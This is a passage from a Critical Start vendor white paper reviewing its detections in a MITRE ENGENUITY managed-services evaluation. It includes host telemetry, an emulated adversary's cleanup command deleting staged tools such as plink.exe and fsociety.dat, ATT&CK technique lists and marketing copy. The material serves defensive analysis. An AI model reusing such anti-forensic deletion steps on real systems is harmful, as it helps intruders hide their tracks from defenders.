- Hosts: `waterfalls.boom.box`,`endofroad1.boom.box`

Behaviors & Evidence:

Behavior: The file `Nt.dat` was created on the host `waterfalls.boom.box` by the compromised process `w3wp.exe`

> Evidence:
> - File Name: `Nt.dat`
>   - Folder Path: `C:\Windows\Temp\Nt.dat`
>   - SHA1: `630457b8769f7f3ae028228c71666b68e5ec39d3`
> - Creator Process: `w3wp.exe`
>   - Command Line: `w3wp.exe -ap "MSExchangeServicesAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\iisipm7fcf9e1b-be76-4d95-a962-9cd2452ae0c8 -h "C:\inetpub\temp\apppools\MSExchangeServicesAppPool\MSExchangeServicesAppPool.config" -w "" -m 0`

Devicename	Filename	Folderpath	Sha1	Initiatingprocessaccountupn	Initiatingprocesscommandline	Initiatingprocessparentfilename
waterfalls.boom.box	Nt.dat	C:\Windows\Temp\Nt.dat	[illegible]		[illegible]	[illegible]

Step 10: Cleanup

Now that the adversary has exfiltrated the data they targeted, the emulated test scenario has the adversary remove files and directories to hide their tracks.

It's interesting that MITRE only performed cleanup activity on the final target and not on any of the hosts along the attack chain. Perhaps they were trying to hide the fact that the adversary successfully exfiltrated on the final host or they created an artificial test to exercise more of their MITRE ATT&CK Framework Tactics, Techniques and Procedures (TTPs).

- Various files and directories were deleted, see the evidence below (Defense Evasion – Indicator Removal on Host: File Deletion, T1070.004)

This step is a good example of detecting adversary activity using a security product's alerts vs. forensics investigations using raw telemetry logging. The sheer amount of raw telemetry logging necessary to capture non-alert activity for threat detection use cases may be so cost prohibitive for most organizations to procure and maintain budget funding.


For example:

- An average corporate user machine generates over 2,800 "file deletion" events per day
- Where each event is an average of 3KB, **the total daily ingest for an organization of 5,000 users exceeds 42 GB.**
- Using a SIEM ingest price of $2.46 per GB-daily-ingested, **this creates a cost of over $27,379 per year** just to record file deletion events for this single MITRE ATT&CK T1070 TTP.

Critical Start provides risk reduction recommendations that map the cost of logging event sources to the specific MITRE ATT&CK TTPs that require that log data, called Ingest Cost Analysis.

In many cases, it's not financially feasible to detect every possible MITRE TTP. In this white paper, almost all of the adversary activity were detected – and can be stopped – using security products' alerts. Logging additional raw telemetry for just for the sake of this emulated testing evaluation is not a recommended best practices for real-world operational security deployments.

Critical Start Directed Hunt Results using Raw Telemetry Logging



□	7/22/2022, 3:26:05.877 PM	cmd.exe /c del C:\Users\gosta...	SystemFailureReporter.exe	c:\users\gosta\appdata\local\...	gosta	ProcessCreated	theblock.boom.box

TimeGenerated [UTC]	2022-07-22T15:26:05.877Z
ProcessCommandLine	cmd.exe /c del C:\Users\gosta\AppData\Roaming\b.exe C:\Users\gosta\AppData\Roaming\fsociety.dat C:\Users\Public\Downloads\plink.exe C:\Users\gosta\AppData\Local\SystemFailureReporter\update.xml 2>&1
InitiatingProcessCommandLine	SystemFailureReporter.exe
InitiatingProcessFolderPath	c:\users\gosta\appdata\local\systemfailurereporter\systemfailurereporter.exe
InitiatingProcessAccountName	gosta
ActionType	ProcessCreated
DeviceName	theblock.boom.box

List of MITRE ATT&CK TTPs Observed

Collection

Archive Collected Data
Data from Local System
Data Staged

Command and Control

Application Layer Protocol
Data Obfuscation
Encrypted Channel
Fallback Channels
Ingress Tool Transfer
Non-Standard Port
Proxy
Remote Access Software
Web Service

Credential Access

Access Token Manipulation
Account Manipulation
Boot or Logon Autostart Execution
Credentials from Password Stores
OS Credential Dumping

Defense Evasion

Abuse Elevation Control Mechanism
Access Token Manipulation
Hide Artifacts
Indicator Removal on Host
Masquerading
Obfuscated Files or Information
System Binary Proxy Execution
Trusted Developer Utilities Proxy Execution

Discovery

Account Discovery
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery
Process Discovery
Query Registry
Remote System Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery

Execution

Command and Scripting Interpreter
Inter-Process Communication
Native API
Scheduled Task/Job
System Services
User Execution
Windows Management Instrumentation

Exfiltration

Exfiltration Over C2 Channel
Exfiltration Over Web Service

Impact

Data Destruction

Initial Access

Phishing

Lateral Movement

Exploitation of Remote Services
Lateral Tool Transfer
Remote Services
Taint Shared Content

Persistence

Boot or Logon Autostart Execution
Create or Modify System Process
Hijack Execution Flow
Office Application Startup
Scheduled Task/Job
Server Software Component

Privilege Escalation

Access Token Manipulation
Boot or Logon Autostart Execution
Create or Modify System Process
Hijack Execution Flow
Process Injection
Scheduled Task/Job


Reconnaissance

Active Scanning

CRITICAL**START**® Threat Navigator

The Critical Start Platform uses service we developed called Threat Navigator that maps all vendor security alerts – from any security product – plus Critical Start's custom threat detection content into the MITRE ATT&CK® Framework. The threat detections are mapped by security product category, vendor, vendor product name, and vendor product module allowing organizations to determine their current and potential future coverage across the MITRE ATT&CK Framework.

The screen shot below shows the vendor and custom detections mapped to MITRE ATT&CK Technique ID values for one security product utilized in this Managed Services evaluation.



Reconnaissance

- Active Scanning — Events 22, IOCs 6

Resource Development

- Establish Accounts — Events 28, IOCs 1

Initial Access

- Phishing — Events 2, IOCs 36

Execution

- Command and Scrip... — Events 31, IOCs 55
- User Execution — Events 13, IOCs 57
- Inter-Process Comm... — Events 7, IOCs 10
- System Services — Events 2, IOCs 17

Persistence

- Scheduled Task/Job — Events 28, IOCs 4
- Account Manipulation — Events 28, IOCs 2
- Create Account — Events 28, IOCs 4
- Create or Modify Sys... — Events 2, IOCs 14
- Hijack Execution Flow — Events 7, IOCs 15

Privilege Escalation

- Process Injection — Events 7, IOCs 21
- Access Token Manip... — Events 13, IOCs 5
- Create or Modify Sys... — Events 2, IOCs 12
- Hijack Execution Flow — Events 7, IOCs 13

Defense Evasion

- Masquerading — Events 169, IOCs 16
- Indicator Removal o... — Events 3, IOCs 10
- Access Token Manip... — Events 13, IOCs 2
- Hide Artifacts — Events 3, IOCs 39

Credential Access

- OS Credential Dump... — Events 29, IOCs 19
- Credentials from Pa... — Events 8, IOCs 5

Discovery

- Query Registry — Events 6, IOCs 1
- System Owner/User ... — Events 9, IOCs 3
- Process Discovery — Events 6, IOCs 1
- Permission Groups ... — Events 9, IOCs 2
- Account Discovery — Events 14, IOCs 7

Lateral Movement

- Exploitation of Rem... — Events 6, IOCs 2
- Lateral Tool Transfer — Events 3, IOCs 17

Collection

- Data from Local Sys... — Events 169, IOCs 7
- Data Staged — Events 169, IOCs 3
- Archive Collected D... — Events 169, IOCs 4

Command and Control

- Application Layer Pr... — Events 169, IOCs 12
- Ingress Tool Transfer — Events 169, IOCs 18
- Remote Access Soft... — Events 18, IOCs 12

Exfiltration

- Exfiltration Over C2 ... — Events 169, IOCs 4

Impact

Conclusion

In this retrospective of an emulated adversary attack executed in the MITRE ENGENUITY Evaluation for Managed Services, Critical Start presents key considerations and best practices for organizations adopting Managed Detection and Response services:

- The Evaluation seeks to present a qualitative assessment of method in which the service provider participants reported attacks to their customers – not a quantitative result of specific detections.
- Critical Start reported adversarial activity across all Steps of the Evaluation delivering end-to-end visibility into the adversary behavior.
- Organizations seeking a managed services provider should evaluate whether that communications add additional context, risk analysis, and guided recommendations (plus response actions) separate from screen shots and emails of alerts that come from the underlying security products.
- While the contract language of this MITRE Evaluation does not allow participants to disclose the use of third-party security tools they utilized, Critical Start's platform approach coupled with their 24/7 Security Operations Center analysts provide the same high-level of Managed Detection and Response service delivery regardless of the underlying security products used by organizations –including many of the endpoint vendors in this Evaluation.
- Critical Start provides MDR services for security products that are outside the scope of the endpoint-oriented focus of this Evaluation, including alerts from user activity, identity providers, infected documents, user-reported phishing emails, on-premise and cloud applications, network infrastructure, cloud infrastructure, and more.

About Critical Start

Today's enterprise faces radical, ever-growing, and ever-sophisticated multi-vector cyber-attacks. Facing this situation is hard, but it doesn't have to be. Critical Start simplifies breach prevention by delivering the most effective managed detection and incident response services powered by the Zero Trust Analytics Platform™ (ZTAP™) with the industry's only Trusted Behavior Registry™ (TBR) and MOBILE**SOC**®. With 24x7x365 expert security analysts, and Cyber Research Unit (CRU), we monitor, investigate and remediate alerts swiftly and effectively, via contractual Service Level Agreements (SLAs) for Time to Detection (TTD) and Median Time to Resolution (MTTR), and 100% transparency into our service. For more information, visit criticalstart.com. Follow Critical Start

For more information, visit **criticalstart.com**. Follow Critical Start on **LinkedIn**, **Twitter**, **Facebook**, **Instagram**.

CRITICAL**START**®